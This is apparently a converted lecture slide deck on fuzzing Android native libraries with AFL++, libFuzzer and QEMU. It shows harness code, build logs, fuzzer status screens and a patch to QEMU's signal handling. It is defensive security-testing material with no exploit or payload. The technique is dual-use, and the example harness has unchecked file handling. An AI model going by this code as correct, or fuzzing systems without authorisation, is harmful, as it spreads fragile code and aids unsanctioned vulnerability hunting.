
- Fuzzing
- Smart vs Dumb Fuzzing
- Emulated fuzzing
- Symbolic Execution
- AFL++
- libFuzzer

```
american fuzzy lop 0.47b (readpng)

process timing
  run time : 0 days, 0 hrs, 4 min, 43 sec
  last new path : 0 days, 0 hrs, 0 min, 26 sec
  last uniq crash : none seen yet
  last uniq hang : 0 days, 0 hrs, 1 min, 51 sec
cycle progress
  now processing : 38 (19.49%)
  paths timed out : 0 (0.00%)
stage progress
  now trying : interest 32/8
  stage execs : 0/9990 (0.00%)
  total execs : 654k
  exec speed : 2306/sec
fuzzing strategy yields
  bit flips : 88/14.4k, 6/14.4k, 6/14.4k
  byte flips : 0/1804, 0/1786, 1/1750
  arithmetics : 31/126k, 3/45.6k, 1/17.8k
  known ints : 1/15.8k, 4/65.8k, 6/78.2k
  havoc : 34/254k, 0/0
  trim : 2876 B/931 (61.45% gain)
overall results
  cycles done : 0
  total paths : 195
  uniq crashes : 0
  uniq hangs : 1
map coverage
  map density : 1217 (7.43%)
  count coverage : 2.55 bits/tuple
findings in depth
  favored paths : 128 (65.64%)
  new edges on : 85 (43.59%)
  total crashes : 0 (0 unique)
  total hangs : 1 (1 unique)
path geometry
  levels : 3
  pending : 178
  pend fav : 114
  imported : 0
  variable : 0
  latent : 0
```

Lesson 4: Introduction into fuzzing - Dumb fuzzing vs Smart fuzzing

- Dumb Fuzzing
 - Random Mutations
 - No Feedback
- Smart Fuzzing
 - Feedback driven
 - Code coverage
 - Symbolic Execution
 - In-memory fuzzing
 - Snapshot fuzzing
 - Address Sanitizers
 - Structure aware fuzzing



Lesson 4: Introduction into fuzzing - Building harnesses and fuzzing

- Preparing input
 - STDIN
 - FILE
 - Sockets
 - Sensors
 - Any other input
- Read input from file
- Convert file into useful input
- Collect input
- In-memory fuzzing
- Snapshot fuzzing
- Fuzz

```
#include <stdio.h>
#include <string.h>

extern void helloworld();
extern void parseText(char *ptrBuf);

int main(int argc, char *argv[]){

    helloworld();
    char buffer[64000];


    FILE *fp = fopen(argv[1], "rw");
    fread(buffer, 64000, 1, fp);

    parseText(buffer);

    return 0;
}
```

Lesson 4: Introduction into fuzzing - Building harnesses and fuzzing

- Android System Fuzzing
- Android Code Search
- Many examples of real harnesses
- Camera harness



The screenshot displays the Android Code Search interface for the file `libcamera_metadata_fuzzer.cpp`. The left sidebar shows a file tree with the following structure:

- system
 - alsa_logging.c
 - audio
 - include
 - system
 - Android.bp
 - audio_effects
 - audio_route
 - audio_utils
 - camera
 - docs
 - fuzz
 - Android.bp
 - libcamera_metadata_fuzzer.cj
 - include
 - src
 - tests
 - Android.bp
 - OWNERS
 - TEST_MAPPING
 - private
 - radio
 - tests
 - CleanSpec.mk
 - NOTICE
 - OWNERS
 - TEST_MAPPING
 - memory
 - net
 - bpf_progs
 - client
 - include
 - libnetdbpf
 - libnetutils
 - ...

The main content area shows the C++ code for `libcamera_metadata_fuzzer.cpp`:

```
1 #include <stddef.h>
2 #include <stdint.h>
3
4 #include <errno.h>
5 #include <vector>
6
7 #include "system/camera_metadata.h"
8
9 #define OK 0
10
11 static inline uint32_t AlignUp(uint32_t num, uint32_t alignment) {
12     return (num + (alignment - 1)) & ~(alignment - 1);
13 }
14
15 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size) {
16     const size_t sizeof_int = sizeof(uint32_t);
17     if (data == nullptr || size < 2 * sizeof_int) {
18         return 0;
19     }
20     camera_metadata_t *m = NULL;
21
22     // Use first int as capacity, and the following one as data capacity.
23     uint32_t entry_capacity = *reinterpret_cast<const uint32_t*>(data) & 0xFF;
24     uint32_t data_capacity = *reinterpret_cast<const uint32_t*>(data + sizeof_int) & 0xFFF;
25     m = allocate_camera_metadata(entry_capacity, data_capacity);
26
27     size_t i = 2 * sizeof_int;
28     std::vector<uint32_t> tags;
29     // Do we have at least 2 ints left?
30     while(i + (2 * sizeof_int) < size) {
31         // Use one int as tag Id, and the following one as data size.
32         // Note that i is already aligned at this point.
33         uint32_t tag = *reinterpret_cast<const uint32_t*>(data + i);
34         uint32_t data_count = *reinterpret_cast<const uint32_t*>(
35             data + i + sizeof_int) & 0xFFF;
36
37         i += 2 * sizeof_int;
38
39         int32_t tag_type = get_camera_metadata_tag_type(tag);
40
41         // If the tag doesn't exist, just try to add it anyway to try that path,
42         // but skip the rest of the loop.
43         if (tag_type == -1) {
44             add_camera_metadata_entry(m, tag, data, data_count);
45         }
46     }
47 }
```

<https://cs.android.com/android/platform/superproject/+ /master:system/media/camera/fuzz;/bpv=0;bpt=0>

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Why emulated fuzzing
 - Scalable
 - Run other processor architecture
 - Fuzzing Android components
- Device Emulation with QEMU
 - Device Emulation
 - AFL QEMU Support
 - Full system emulation
 - Binary emulation
- Qiling framework
 - Binary emulation framework
 - Python interface
 - Rootfs
 - Manual implementation of syscalls
- Emulated fuzzing using AFL++ (+) QEMU
 - Blackbox fuzzing with QEMU



<https://qiling.io/>



<https://www.qemu.org/>

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Full QEMU support for emulation
- Supports ARMv7 (x32) and AArch64
- afl-qemu-trace –help
- Full system emulation
- Rootfs is needed

```
fuzzing-android@fuzzingandroid-Virtual... x fuzzing-android@fuzzingandroid-Virtual... x fuzzing-android@fuzzingandroid-Virtual... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ ~/Desktop/AFLplusplus/afl-qemu-trace --help
usage: qemu-aarch64 [options] program [arguments...]
Linux CPU emulator (compiled for aarch64 emulation)

Options and associated environment variables:

Argument          Env-variable      Description
-h                -h                print this help
-help            -help            print this help
-g port           QEMU_GDB         wait gdb connection to 'port'
-L path          QEMU_LD_PREFIX  set the elf interpreter prefix to 'path'
-s size          QEMU_STACK_SIZE set the stack size to 'size' bytes
-cpu model       QEMU_CPU        select CPU (--cpu help for list)
-E var=value     QEMU_SET_ENV    sets targets environment variable (see below)
-U var           QEMU_UNSET_ENV  unsets targets environment variable (see below)
-U var           QEMU_ARGV0      forces target process argv[0] to be 'argv0'
-U var           QEMU_UNAME      set qemu uname release string to 'uname'
-B address       QEMU_GUEST_BASE set guest_base address to 'address'
-R size          QEMU_RESERVED_VA reserve 'size' bytes for guest virtual address space
-d item[,...]   QEMU_LOG        enable logging of specified items (use '-d help' for a list of items)
-dfilter range[,...] QEMU_DFILTER    filter logging based on address range
-D logfile       QEMU_LOG_FILENAME write logs to 'logfile' (default stderr)
-p pagesize     QEMU_PAGESIZE   set the host page size to 'pagesize'
-singlestep     QEMU_SINGLESTEP run in singlestep mode
-strace          QEMU_STRACE     log system calls
-seed            QEMU_RAND_SEED  Seed for pseudo-random number generator
-trace          QEMU_TRACE      [[enable=<pattern>][,events=<file>][,file=<file>]
-version        QEMU_VERSION    display version information and exit

Defaults:
QEMU_LD_PREFIX = /usr/gnueul/qemu-aarch64
QEMU_STACK_SIZE = 8388608 byte

You can use -E and -U options or the QEMU_SET_ENV and
QEMU_UNSET_ENV environment variables to set and unset
environment variables for the target process.
It is possible to provide several variables by separating them
by commas in getsubopt(3) style. Additionally it is possible to
provide the -E and -U options multiple times.
The following lines are equivalent:
-E var1=val2 -E var2=val2 -U LD_PRELOAD -U LD_DEBUG
-E var1=val2,var2=val2 -U LD_PRELOAD,LD_DEBUG
QEMU_SET_ENV=var1=val2,var2=val2 QEMU_UNSET_ENV=LD_PRELOAD,LD_DEBUG
Note that if you provide several changes to a single variable
the last change will stay in effect.

See <https://qemu.org/contribute/report-a-bug> for how to report bugs.
More information on the QEMU project at <https://qemu.org>.
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Building QEMU for aarch64
- Needed to pull all code

```
fuzzing-android@fuz... x fuzzing-android@fuz... x fuzzing-android@fuz... x fuzzing-android@fuz... x fuzzing-android@fuz... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/AFLplusplus/qemu_mode$ sudo CPU_TARGET=aarch64 ./build_qemu_support.sh
=====
                QemuAFL build script
=====

[*] Performing basic sanity checks...
[+] All checks passed!
[*] Making sure qemu afl is checked out
[*] initializing qemu afl submodule
[+] Got qemu afl.
[*] Checking out ddc4a9748d
[*] Making sure imported headers matches
[*] Configuring QEMU for aarch64...
Building for CPU target aarch64
Using './build' as the directory for build output
The Meson build system
Version: 0.55.0
Source dir: /home/fuzzing-android/Desktop/AFLplusplus/qemu_mode/qemu afl
Build dir: /home/fuzzing-android/Desktop/AFLplusplus/qemu_mode/qemu afl/build
Build type: native build
Project name: qemu
Project version: 5.2.50
C compiler for the host machine: cc (gcc 9.3.0 "cc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0")
C linker for the host machine: cc ld.bfd 2.34
Host machine cpu family: x86_64
Host machine cpu: x86_64
./meson.build:10: WARNING: Module unstable-keyval has no backwards or forwards compatibility and might not exist in future
ases.
Program sh found: YES
Program python3 found: YES (/usr/bin/python3)
Program bzip2 found: YES
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- QEMU_LD_PREFIX
 - Rootfs
 - Export QEMU_LD_PREFIX="path_to_rootfs"
- Setting Environment Variables
 - Export QEMU_SET_ENV=LD_LIBRARY_PATH=/
 - Export QEMU_UNSET_ENV=VAR=2

```
fuzzing-android@fuzzingandroid-Virtual... x fuzzing-android@fuzzingandroid-Virtual... x fuzzing-android@fuzzingandroid-Virtual... x
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ ~/Desktop/AFLplusplus/afl-qemu-trace --help
usage: qemu-aarch64 [options] program [arguments...]
Linux CPU emulator (compiled for aarch64 emulation)

Options and associated environment variables:

Argument          Env-variable      Description
-h                -h                print this help
-help            -help            print this help
-g port           QEMU_GDB         wait gdb connection to 'port'
-L path          QEMU_LD_PREFIX   set the elf interpreter prefix to 'path'
-s size          QEMU_STACK_SIZE  set the stack size to 'size' bytes
-cpu model       QEMU_CPU         select CPU (--cpu help for list)
-E var=value     QEMU_SET_ENV     sets targets environment variable (see below)
-U var           QEMU_UNSET_ENV   unsets targets environment variable (see below)
-U var           QEMU_ARGV0       forces target process argv[0] to be 'argv0'
-U var           QEMU_UNAME       set qemu uname release string to 'uname'
-B address       QEMU_GUEST_BASE  set guest_base address to 'address'
-R size          QEMU_RESERVED_VA reserve 'size' bytes for guest virtual address space
-d item[,...]   QEMU_LOG         enable logging of specified items (use '-d help' for a list of items)
-dfilter range[,...] QEMU_DFILT     filter logging based on address range
-D logfile       QEMU_LOG_FILENAME write logs to 'logfile' (default stderr)
-p pagesize     QEMU_PAGESIZE    set the host page size to 'pagesize'
-singlestep     QEMU_SINGLESTEP  run in singlestep mode
-strace         QEMU_STRACE      log system calls
-seed           QEMU_RAND_SEED   Seed for pseudo-random number generator
-trace          QEMU_TRACE       [[enable=<pattern>][,events=<file>][,file=<file>]
-version        QEMU_VERSION     display version information and exit


Defaults:
QEMU_LD_PREFIX = /usr/gnemul/qemu-aarch64
QEMU_STACK_SIZE = 8388608 byte

You can use -E and -U options or the QEMU_SET_ENV and
QEMU_UNSET_ENV environment variables to set and unset
environment variables for the target process.
It is possible to provide several variables by separating them
by commas in getsubopt(3) style. Additionally it is possible to
provide the -E and -U options multiple times.
The following lines are equivalent:
-E var1=val2 -E var2=val2 -U LD_PRELOAD -U LD_DEBUG
-E var1=val2,var2=val2 -U LD_PRELOAD,LD_DEBUG
QEMU_SET_ENV=var1=val2,var2=val2 QEMU_UNSET_ENV=LD_PRELOAD,LD_DEBUG
Note that if you provide several changes to a single variable
the last change will stay in effect.

See <https://qemu.org/contribute/report-a-bug> for how to report bugs.
More information on the QEMU project at <https://qemu.org>.
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Testing/running your harness with emulation



```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Desktop/AFLplusplus
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/AFLplusplus$ export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/AFLplusplus$ export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/AFLplusplus$ ./afl-qemu-trace ~/Desktop/examples/fuzzing/test/main /etc/passwd
propClient: PropClient failed to load
hello world!
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Harnessing closed source library
- Blackbox instrumentation with QEMU
- Coverage guided

- Compile the harness

```
aarch64-linux-android23-clang main.c -o main -ltsthello -L .
```

- Run fuzzer

- export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
- export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/
- AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ aarch64-linux-android23-clang main.c -o main -ltsthello -L .
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@
-- ./main @@
afl-fuzz+3.14c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an external utility. This will cause issues: there will be an extended delay between stumbling upon a crash and having this information relayed to the fuzzer via the standard waitpid() API.
If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

To avoid having crashes misinterpreted as timeouts, please log in as root and temporarily modify /proc/sys/kernel/core_pattern, like so:

echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
Location : check_crash_handling(), src/afl-fuzz-init.c:2188

fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ sudo su
[sudo] password for fuzzing-android:
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# echo core >/proc/sys/kernel/core_pattern
root@fuzzingandroid-VirtualBox:/home/fuzzing-android/Desktop/examples/fuzzing/test# exit
exit
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@
-- ./main @@
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Harnessing closed source library
- Blackbox instrumentation with QEMU
- Coverage guided

- Compile the harness

```
aarch64-linux-android23-clang main.c -o main -ltstehello -L .
```

- Run fuzzer

- export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
- export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/

- AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@

- Fixing error

- echo core >/proc/sys/kernel/core_pattern

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ aarch64-linux-android23-clang main.c -o main -ltstehello -L .
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_LD_PREFIX="/home/fuzzing-android/Desktop/qiling/examples/rootfs/arm64_android/"
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ export QEMU_SET_ENV=LD_LIBRARY_PATH=/home/fuzzing-android/Desktop/examples/fuzzing/test/
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@
-- ./main @@
afl-fuzz+3.14c based on afl by Michal Zalewski and a large online community
[+] afl++ is maintained by Marc "van Hauser" Heuse, Heiko "hexcoder" Eißfeldt, Andrea Fioraldi and Dominik Maier
[+] afl++ is open source, get it at https://github.com/AFLplusplus/AFLplusplus
[+] NOTE: This is v3.x which changes defaults and behaviours - see README.md
[+] No -M/-S set, autoconfiguring for "-S default"
[*] Getting to work...
[+] Using exponential power schedule (FAST)
[+] Enabled testcache with 50 MB
[*] Checking core_pattern...

[-] Hmm, your system is configured to send core dump notifications to an external utility. This will cause issues: there will be an extended delay between stumbling upon a crash and having this information relayed to the fuzzer via the standard waitpid() API.
If you're just testing, set 'AFL_I_DONT_CARE_ABOUT_MISSING_CRASHES=1'.

To avoid having crashes misinterpreted as timeouts, please log in as root and temporarily modify /proc/sys/kernel/core_pattern, like so:

echo core >/proc/sys/kernel/core_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core_pattern'
Location : check_crash_handling(), src/afl-fuzz-init.c:2188

fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ sudo su
[sudo] password for fuzzing-android:
root@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test# echo core >/proc/sys/kernel/core_pattern
root@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test# exit
exit
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test$ AFL_INST_LIBS=1 ~/Desktop/AFLplusplus/afl-fuzz -Q -i afl_in/ -o afl_out -- ./main @@
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Coverage But no crashes ???
- QEMU Signal handler
- AFL cannot catch the signals from QEMU

```
fuzzing-android@fuzzingandroid-VirtualBox: ~/Desktop/examples/fuzzing/test/afl_out/default
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test/afl_out/default$ ls
cmdline crashes fuzz_bitmap fuzzer_setup fuzzer_stats hangs plot_data queue
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test/afl_out/default$ ls queue/
id:000000,time:0,orig:input2.txt
id:000001,src:000000,time:876,op:havoc,rep:16,+cov
id:000002,src:000001,time:14297,op:havoc,rep:32,+cov
id:000003,src:000002,time:84733,op:havoc,rep:4,+cov
id:000004,src:000002,time:85062,op:havoc,rep:4,+cov
id:000005,src:000004,time:92577,op:havoc,rep:4,+cov
id:000103,src:000020+000072,time:216719,op:splice,rep:4,+cov
id:000104,src:000020+000092,time:218475,op:splice,rep:2,+cov
id:000105,src:000020+000092,time:218638,op:splice,rep:8,+cov
id:000106,src:000020+000060,time:219678,op:splice,rep:2,+cov
id:000107,src:000020+000060,time:219742,op:splice,rep:4,+cov
id:000108,src:000020+000060,time:220032,op:splice,rep:8,+cov
```

We can see that AFL has found the path, but signals are not handled correctly

```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/fuzzing/test/afl_out/default$ more queue/id\:000010\,src\:000004\,t
ime\:93269\,op\:havoc\,rep\:8\,+cov
fuzzzzvvvvϕ8"zzϕvvv
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- QEMU Signal handler
- Patching QEMU
 - Comment out “signal_init()”

```
fuzzing-android@fuzzingand... x fuzzing-android@fuzzingand... x fuzzing-android@fuzzingand... x fuzzing-andr
GNU nano 4.8 /home/fuzzing-android/Desktop/AFLplusplus/qemu_mode/qemuaf1/linux-user/main.c
qemu_log("end_code 0x" TARGET_ABI_FMT_lx "\n", info->end_code);
qemu_log("start_code 0x" TARGET_ABI_FMT_lx "\n", info->start_code);
qemu_log("start_data 0x" TARGET_ABI_FMT_lx "\n", info->start_data);
qemu_log("end_data 0x" TARGET_ABI_FMT_lx "\n", info->end_data);
qemu_log("start_stack 0x" TARGET_ABI_FMT_lx "\n", info->start_stack);
qemu_log("brk 0x" TARGET_ABI_FMT_lx "\n", info->brk);
qemu_log("entry 0x" TARGET_ABI_FMT_lx "\n", info->entry);
qemu_log("argv_start 0x" TARGET_ABI_FMT_lx "\n", info->arg_start);
qemu_log("env_start 0x" TARGET_ABI_FMT_lx "\n",
info->arg_end + (abi_ulong)sizeof(abi_ulong));
qemu_log("auxv_start 0x" TARGET_ABI_FMT_lx "\n", info->saved_auxv);
}

target_set_brk(info->brk);
syscall_init();
//signal_init();
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Patching QEMU build script
 - Comment out all git commands
- Prevents updating and removing your signal patch

```
fuzzing-android@fuzzingand... x  fuzzing-android@fuzzingand... x  fuzzing-android@fuzzingand... x  fuzzing-andr
GNU nano 4.8 /home/fuzzing-android/Desktop/AFLplusplus/qemu_mode/build_qemu_support.sh
exit 1

fi

if echo "$CC" | grep -qF /afl-; then

    echo "[-] Error: do not use afl-gcc or afl-clang to compile this tool."
    exit 1

fi

echo "[+] All checks passed!"

echo "[*] Making sure qemuaf1 is checked out"
█
#git status 1>/dev/null 2>/dev/null
if [ $? -eq 0 ]; then
    echo "[*] initializing qemuaf1 submodule"
    # git submodule init || exit 1
    # git submodule update ./qemuaf1 2>/dev/null # ignore errors
else
    echo "[*] cloning qemuaf1"
    test -d qemuaf1 || {
        CNT=1
        while [ '!' -d qemuaf1 -a "$CNT" -lt 4 ]; do
            echo "Trying to clone qemuaf1 (attempt $CNT/3)"
            # git clone --depth 1 https://github.com/AFLplusplus/qemuaf1
            CNT=`expr "$CNT" + 1`
        done
    }
fi
```

Lesson 4: Introduction into fuzzing – Emulated Fuzzing with AFL++ & QEMU

- Building QEMU for aarch64
- CPU_TARGET=aarch64 ./build_qemu_support.sh

```
fuzzing-android@fuzzingand... x fuzzing-android@fuzzingand... x fuzzing-android@fuzzingand... x fuzzing-andr
GNU nano 4.8 /home/fuzzing-android/Desktop/AFLplusplus/qemu_mode/build_qemu_support.sh
exit 1

fi

if echo "$CC" | grep -qF /afl-; then

    echo "[-] Error: do not use afl-gcc or afl-clang to compile this tool."
    exit 1

